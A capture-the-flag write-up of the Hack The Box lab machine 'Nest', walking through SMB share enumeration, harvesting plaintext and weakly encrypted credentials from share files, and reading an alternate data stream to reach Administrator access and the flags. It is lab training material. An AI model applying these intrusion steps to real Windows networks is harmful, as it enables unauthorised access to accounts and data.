

## Hackthebox Nest Writeup

1. First, enumerate the machine using nmap.  
**nmap -sC -sV -oA nest 10.10.10.178**

```
# Nmap 7.80 scan initiated Fri Jun  5 18:29:23 2020 as: nmap -sC -sV -oA nest 10
.10.10.178
Nmap scan report for 10.10.10.178
Host is up (0.23s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?

Host script results:
| smb2-security-mode: 2.02:
|_  Message signing enabled but not required
|_  Message signing required but not present on the remote end.
| smb2-time:
|_  date: 2020-06-05T11:30:16
|_  start_date: 2020-06-05T04:20:14

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
# Nmap done at Fri Jun  5 18:30:53 2020 -- 1 IP address (1 host up) scanned in 9
0.48 seconds
```

Port 445 / smb is open. Scan all port is also initiated, in case there is any.

```
# Nmap 7.80 scan initiated Fri Jun  5 18:33:19 2020 as: nmap -Pn -n -A -T5 -p1-6
5535 -oA nest.all 10.10.10.178
Nmap scan report for 10.10.10.178
Host is up (0.59s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?
4386/tcp   open  unknown
| fingerprint-strings:
|_  DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindReq
, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessio
nReq, TerminalServer, TerminalServerCookie, X11Probe:
|_  Reporting Service V1.2
|_  FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOp
tions:
|_  Reporting Service V1.2
|_  Unrecognised command
|_  Help:
|_  Reporting Service V1.2
|_  This service allows users to run queries against databases using the legac
y HQK format
|_  AVAILABLE COMMANDS ---
```

Found another port in 4386.

2. Tried to connect to smb using smbclient with no credential and successful.

```

root@kali:~/htb/nest# smbclient -L \\10.10.10.178
Enter WORKGROUP\root's password:

      Sharename      Type      Comment
      -
ADMIN$              Disk      Remote Admin
C$                  Disk      Default share
Data                Disk
IPC$                IPC       Remote IPC
Secure$             Disk
Users               Disk
SMB1 disabled -- no workgroup available
root@kali:~/htb/nest#

```

3. Data seems to be accessible. Using recurse on to see all files inside Data. Found two files, Maintenance Alerts.txt and Welcome Email.txt

```

root@kali:~/htb/nest# smbclient \\10.10.10.178\Data
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
.                D            0   Thu Aug  8 05:53:46 2019
..               D            0   Thu Aug  8 05:53:46 2019
IT               D            0   Thu Aug  8 05:58:07 2019
Production       D            0   Tue Aug  6 04:53:38 2019
Reports          D            0   Tue Aug  6 04:53:44 2019
Shared           D            0   Thu Aug  8 02:07:51 2019

\IT
NT_STATUS_ACCESS_DENIED listing \IT\*

\Production
NT_STATUS_ACCESS_DENIED listing \Production\*

\Reports
NT_STATUS_ACCESS_DENIED listing \Reports\*

\Shared
.                D            0   Thu Aug  8 02:07:51 2019
..               D            0   Thu Aug  8 02:07:51 2019
Maintenance      D            0   Thu Aug  8 02:07:32 2019
Templates        D            0   Thu Aug  8 02:08:07 2019

\Shared\Maintenance
.                D            0   Thu Aug  8 02:07:32 2019
..               D            0   Thu Aug  8 02:07:32 2019
Maintenance Alerts.txt  A           48   Tue Aug  6 06:01:44 2019

\Shared\Templates
.                D            0   Thu Aug  8 02:08:07 2019

```

```

\Shared\Templates\HR
.           D           0   Thu Aug  8 02:08:01 2019
..          D           0   Thu Aug  8 02:08:01 2019
Welcome Email.txt  A       425   Thu Aug  8 05:55:36 2019

\Shared\Templates\Marketing
.           D           0   Thu Aug  8 02:08:06 2019
..          D           0   Thu Aug  8 02:08:06 2019
smb: \> █

```

4. Download both of the file.

```

root@kali:~/htb/nest# smbclient \\\10.10.10.178\Data
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> get "\Shared\Templates\HR\Welcome Email.txt"
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as \Shared\Templa
smb: \> get "\Shared\Maintenance\Maintenance Alerts.txt"
getting file \Shared\Maintenance\Maintenance Alerts.txt of size 48 as \Shared\Mai
es/sec)
smb: \> █

```

5. From file Welcome Email.txt, found a credential for user TempUser with password welcome2019.

```

root@kali:~/htb/nest# cat Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019

Thank you
HRroot@kali:~/htb/nest#

```

6. Now access smbclient using TempUser

```

root@kali:~/htb/nest# smbclient \\\10.10.10.178\\Data -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
.                D          0   Thu Aug  8 05:53:46 2019
..               D          0   Thu Aug  8 05:53:46 2019
IT                D          0   Thu Aug  8 05:58:07 2019
Production        D          0   Tue Aug  6 04:53:38 2019
Reports           D          0   Tue Aug  6 04:53:44 2019
Shared            D          0   Thu Aug  8 02:07:51 2019

\IT
.                D          0   Thu Aug  8 05:58:07 2019
..               D          0   Thu Aug  8 05:58:07 2019
Archive           D          0   Tue Aug  6 05:33:58 2019
Configs           D          0   Thu Aug  8 05:59:34 2019
Installs          D          0   Thu Aug  8 05:08:30 2019
Reports           D          0   Sun Jan 26 07:09:13 2020
Tools            D          0   Tue Aug  6 05:33:43 2019

\Production
.                D          0   Tue Aug  6 04:53:38 2019
..               D          0   Tue Aug  6 04:53:38 2019

\Reports
.                D          0   Tue Aug  6 04:53:44 2019
..               D          0   Tue Aug  6 04:53:44 2019

\Shared
.                D          0   Thu Aug  8 02:07:51 2019
..               D          0   Thu Aug  8 02:07:51 2019
Maintenance      D          0   Thu Aug  8 02:07:32 2019

```

- Download all files inside using smbget

```

root@kali:~/htb/nest# smbget -rR smb://10.10.10.178/Data -U TempUser
Password for [TempUser] connecting to //Data/10.10.10.178:

```

- Inside \IT\Configs\RU Scanner\RU\_Config.xml, found a username and password.  
Password seems to be encrypted.

```

<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bj0P86yYxE=</Password>

```

- From \IT\Configs\NotepadPlusPlus\config.xml file, it's know that user C.Smith can access files on Secure\$ folder.

```

<History nbMaxFile="15" inSubMenu="no" customLength="-1">
  <File filename="C:\windows\System32\drivers\etc\hosts" />
  <File filename="//HTB-NEST\Secure$\IT\Carl\Temp.txt" />
  <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
</History>

```

- Now, try to access Secure\$ folder using TempUser Credential. Seems like directory listing is denied. But, user can change folder.

```
root@kali:~/htb/nest# smbclient \\\\10.10.10.178\\Secure$ -U TempUser
Enter WORKGROUP\\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
.                                     D            0   Thu Aug  8 06:08:12 2019
..                                    D            0   Thu Aug  8 06:08:12 2019
Finance                             D            0   Thu Aug  8 02:40:13 2019
HR                                   D            0   Thu Aug  8 06:08:11 2019
IT                                    D            0   Thu Aug  8 17:59:25 2019

\Finance
NT_STATUS_ACCESS_DENIED listing \Finance\*

\HR
NT_STATUS_ACCESS_DENIED listing \HR\*

\IT
NT_STATUS_ACCESS_DENIED listing \IT\*

smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\> █
```

11. Change directory to folder IT\Carl and access files inside it.



```
smb: \IT> cd Carl
smb: \IT\Carl> ls
.                D           0   Thu Aug  8 02:42:14 2019
..               D           0   Thu Aug  8 02:42:14 2019
Docs             D           0   Thu Aug  8 02:44:00 2019
Reports          D           0   Tue Aug  6 20:45:40 2019
VB Projects      D           0   Tue Aug  6 21:41:55 2019

\IT\Carl\Docs
.                D           0   Thu Aug  8 02:44:00 2019
..               D           0   Thu Aug  8 02:44:00 2019
ip.txt           A          56   Thu Aug  8 02:44:16 2019
mmc.txt          A          73   Thu Aug  8 02:43:42 2019

\IT\Carl\Reports
.                D           0   Tue Aug  6 20:45:40 2019
..               D           0   Tue Aug  6 20:45:40 2019

\IT\Carl\VB Projects
.                D           0   Tue Aug  6 21:41:55 2019
..               D           0   Tue Aug  6 21:41:55 2019
Production       D           0   Tue Aug  6 21:07:13 2019
WIP              D           0   Tue Aug  6 21:47:41 2019

\IT\Carl\VB Projects\Production
.                D           0   Tue Aug  6 21:07:13 2019
..               D           0   Tue Aug  6 21:07:13 2019

\IT\Carl\VB Projects\WIP
.                D           0   Tue Aug  6 21:47:41 2019
..               D           0   Tue Aug  6 21:47:41 2019
RU               D           0   Fri Aug  9 22:36:45 2019

\IT\Carl\VB Projects\WIP\RU
```

12. Seems like there is a project inside it. Download it using smbget.

```
root@kali:~# smbget -rR smb://10.10.10.178/Secure$/IT/Carl -U TempUser
Password for [TempUser] connecting to //Secure$/10.10.10.178: 
```

13. Open the source code in Module1.vb and Utils.vb. Run it on online compiler

<https://dotnetfiddle.net>. Use it to decrypt password found in RU\_Config.xml.

The screenshot shows the .NET Fiddle web application. The code editor contains the following VB.NET code:

```

70
71
72 System.Console.WriteLine(plainText)
73 Return plainText
74 End Function
75
76 Public Class SsoIntegration
77     Public Property Username As String
78     Public Property Password As String
79 End Class
80
81 Sub Main()
82     Dim test As New SsoIntegration With {.Username = "c.smith", .Password = Utils.DecryptString("fTEzAFYDoz1YzkqhQkH6GQFYKp1XY5hm7bJOP86yYxE=")}
83 End Sub
84 End Class
85

```

The interface includes a toolbar with buttons for New, Save, Run, Share, Collaborate, Tidy Up, and Getting Started. A search bar is also present. The code is being executed, and the output is visible in the console area.

14. Result of decrypt is xRxRxPANCAK3SxRxRx as the password. Next, access smb folder using C.Smith user.

```
root@kali:~/htb/nest# smbclient \\\\10.10.10.178\\Users -U C.Smith
Enter WORKGROUP\C.Smith's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
.                D          0   Sun Jan 26 06:04:21 2020
..               D          0   Sun Jan 26 06:04:21 2020
Administrator    D          0   Fri Aug  9 22:08:23 2019
C.Smith          D          0   Sun Jan 26 14:21:44 2020
L.Frost          D          0   Fri Aug  9 00:03:01 2019
R.Thompson       D          0   Fri Aug  9 00:02:50 2019
TempUser         D          0   Thu Aug  8 05:55:56 2019

\Administrator
NT_STATUS_ACCESS_DENIED listing \Administrator\*

\C.Smith
.                D          0   Sun Jan 26 14:21:44 2020
..               D          0   Sun Jan 26 14:21:44 2020
HQK Reporting    D          0   Fri Aug  9 06:06:17 2019
user.txt         A          32   Fri Aug  9 06:05:24 2019

\L.Frost
NT_STATUS_ACCESS_DENIED listing \L.Frost\*

\R.Thompson
NT_STATUS_ACCESS_DENIED listing \R.Thompson\*

\TempUser
NT_STATUS_ACCESS_DENIED listing \TempUser\*

\C.Smith\HQQ Reporting
.                D          0   Fri Aug  9 06:06:17 2019
..               D          0   Fri Aug  9 06:06:17 2019
```

15. Found user flag in desktop of user C.Smith.

```
\C.Smith
.                D          0   Sun Jan 26 14:21:44 2020
..               D          0   Sun Jan 26 14:21:44 2020
HQQ Reporting    D          0   Fri Aug  9 06:06:17 2019
user.txt         A          32   Fri Aug  9 06:05:24 2019
```

16. In folder HQK Reporting, found file "Debug Mode Password.txt". File is 0 bytes. Using allinfo to find more info about the file.

```
\C.Smith\HQQ Reporting
.                D          0   Fri Aug  9 06:06:17 2019
..               D          0   Fri Aug  9 06:06:17 2019
AD Integration Module D          0   Fri Aug  9 19:18:42 2019
Debug Mode Password.txt A          0   Fri Aug  9 06:08:17 2019
HQQ_Config_Backup.xml A         249   Fri Aug  9 06:09:05 2019
```



```
smb: \C.Smith\HQQ Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:      Fri Aug  9 06:06:12 AM 2019 WIB
access_time:      Fri Aug  9 06:06:12 AM 2019 WIB
write_time:       Fri Aug  9 06:08:17 AM 2019 WIB
change_time:      Fri Aug  9 06:08:17 AM 2019 WIB
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQQ Reporting\>
```

17. Use get to obtain the password

```
smb: \C.Smith\HQQ Reporting\> get "Debug Mode Password.txt":Password:$DATA
getting file \C.Smith\HQQ Reporting\Debug Mode Password.txt:Password:$DATA of size 15 as Debug Mo
age 0.0 KiloBytes/sec)
```

18. Access the application in port 4386 using telnet. Use the password to enter DEBUG mode.

```
root@kali:~/htb/nest# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQQ Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>HELP

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---
```

Change directory and do LIST command. Now, in HQK directory, change directory to LDAP

```
>SETDIR ..

Current directory set to HQK
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1] HqkSvc.exe
[2] HqkSvc.InstallState
[3] HQK_Config.xml

Current Directory: HQK
>
```

19. Using command list, found an exe and conf file. Use showquery 2 to output Ldap.conf content. Obtained username, domain, and password. Password seems to be encrypted.

```
Current Directory: HQK
>setdir LDAP

Current directory set to LDAP
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY


[1] HqkLdap.exe
[2] Ldap.conf

Current Directory: LDAP
>showquery 2


Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=

>
```

20. Using dnspy, decompile the HqkLdap.exe that found in IT folder. There are few codes that need to be change so the password can be decrypted.



21. Change the code to output the decrypted password. Save the module and run the application again.



22. Password for admin is obtained : XtH4nks4PI4y1nGX. Now, C\$ in smb can be accessed by Administrator.

```

root@kali:~/htb/nest# smbclient \\\10.10.10.178\\c$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin           DHS           0 Tue Jul 14 09:34:39 2009
Boot                   DHS           0 Sun Jan 26 04:15:35 2020
bootmgr                AHSR        383786 Sat Nov 20 11:40:08 2010
BOOTSECT.BAK          AHSR         8192 Tue Aug  6 12:16:26 2019
Config.Msi             DHS           0 Sun Jan 26 04:49:12 2020
Documents and Settings DHS           0 Tue Jul 14 12:06:44 2009
pagefile.sys          AHS 2146881536 Sat Jun  6 11:29:20 2020
PerfLogs              D             0 Tue Jul 14 10:20:08 2009
Program Files          DR            0 Thu Aug  8 06:40:50 2019
Program Files (x86)    DR            0 Tue Jul 14 12:06:53 2009
ProgramData           DH            0 Tue Aug  6 03:24:41 2019
Recovery              DHS           0 Tue Aug  6 03:22:25 2019
restartsvc.bat         A            33 Thu Aug  8 06:43:09 2019
Shares                D             0 Tue Aug  6 20:59:55 2019
System Volume Information DHS           0 Tue Aug  6 11:17:38 2019
Users                 DR            0 Fri Aug  9 00:19:40 2019
Windows               D             0 Sun Jan 26 04:22:42 2020

10485247 blocks of size 4096. 6543375 blocks available
smb: \> █

```

Change directory to Users\Administrator\Desktop to obtain the root.txt flag.

```

smb: \Users\Administrator\Desktop> ls
.                DR            0 Sun Jan 26 14:20:50 2020
..               DR            0 Sun Jan 26 14:20:50 2020
desktop.ini      AHS         282 Sun Jan 26 05:02:44 2020
root.txt         A            32 Tue Aug  6 05:27:26 2019

```